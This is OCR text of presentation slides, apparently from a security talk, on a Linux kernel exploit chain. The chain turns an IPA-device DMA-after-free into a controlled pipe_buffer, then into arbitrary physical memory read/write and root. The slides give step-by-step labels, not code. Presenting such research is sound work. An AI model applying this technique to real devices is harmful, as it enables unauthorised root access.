
Reclaiming the Page as `pipe_buffer`

Prepare: a lot pipes
DMA-After-Free: freed NAT page



Reclaiming the Page as `pipe_buffer`

Prepare: a lot pipes
DMA-After-Free: freed NAT page
Reclaim: as `pipe_buffer` slab page




Reclaiming the Page as `pipe_buffer`

Prepare: a lot pipes

DMA-After-Free: freed NAT page

Reclaim: as `pipe_buffer` slab page



Reclaiming the Page as `pipe_buffer`



Prepare: a lot pipes

DMA-After-Free: freed NAT page

Reclaim: as `pipe_buffer` slab page

kernelspace

Pipes

`pipe_buffer[0]` `pipe_buffer[1]`

`pipe_buffer` slab page
former NAT page

`pipe_buffer[2]`
`pipe_buffer[2]`
`pipe_buffer[2]`
`pipe_buffer[2]`
`pipe_buffer[2]`

offset = 0

IPA DMA


16-bit OOB write

IOMMU TLB

stale translation


Locating the Corrupted Pipe

Fill: unique cookie in each pipe (i.e., `0xdeadbeefULL « 32 | fd`)




Locating the Corrupted Pipe

Fill: unique cookie in each pipe (i.e., `0xdeadbeefULL « 32 | fd`)




Locating the Corrupted Pipe

Fill: unique cookie in each pipe (i.e., `0xdeadbeefULL « 32 | fd`)
Corrupt: zero the low 16 bits of page




Locating the Corrupted Pipe

Fill: unique cookie in each pipe (i.e., `0xdeadbeefULL « 32 | fd`)
Corrupt: zero the low 16 bits of page




Locating the Corrupted Pipe

Fill: unique cookie in each pipe (i.e., `0xdeadbeefULL « 32 | fd`)
Corrupt: zero the low 16 bits of page
Check: read each pipe's cookie



Locating the Corrupted Pipe

Fill: unique cookie in each pipe (i.e., `0xdeadbeefULL « 32 | fd`)
Corrupt: zero the low 16 bits of page
Check: read each pipe's cookie
Result: control pipe found





Kernel memory
Control pipe?
DMA-After-Free?




TLB will expire


IPA access
primed device
OOB DMA write
DMA-After-Free
controlled
pipe_buffer
root
uid 0


Two-pipe pivot
IPA access
primed device
OOB DMA write
DMA-After-Free
controlled
pipe_buffer
root
uid 0


Sweeping Physical Memory

Sweep: step page by 64 bytes, up to 256 pages




Sweeping Physical Memory

Sweep: step page by 64 bytes, up to 256 pages
Read: first eight bytes through the control pipe




Sweeping Physical Memory

Sweep: step page by 64 bytes, up to 256 pages
Read: first eight bytes through the control pipe




Sweeping Physical Memory

Sweep: step page by 64 bytes, up to 256 pages
Read: first eight bytes through the control pipe
Candidate: possible `pipe_buffer` slab page




Finding a `pipe_buffer` Page

Read: entire candidate page




Finding a `pipe_buffer` Page

Read: entire candidate page
Check: `pipe_buffer` fields




Finding a `pipe_buffer` Page

Read: entire candidate page
Check: `pipe_buffer` fields




Finding a `pipe_buffer` Page

Read: entire candidate page
Check: `pipe_buffer` fields
Result: R/W pipe's `pipe_buffer` slab page found




Finding the R/W Pipe



Finding the R/W Pipe

Corrupt: `pipe_buffer->page ^= 64`


Scan: other pipes



Finding the R/W Pipe

Corrupt: `pipe_buffer->page ^= 64`

Scan: other pipes, reading their cookies




kernelspace

Finding the R/W Pipe

Corrupt: `pipe_buffer->page ^= 64`


Scan: other pipes, reading their cookies

Result: R/W pipe found



kernelspace


Arbitrary Physical R/W




Arbitrary Physical R/W

Control: `pipe_buffer->page/offset/len`

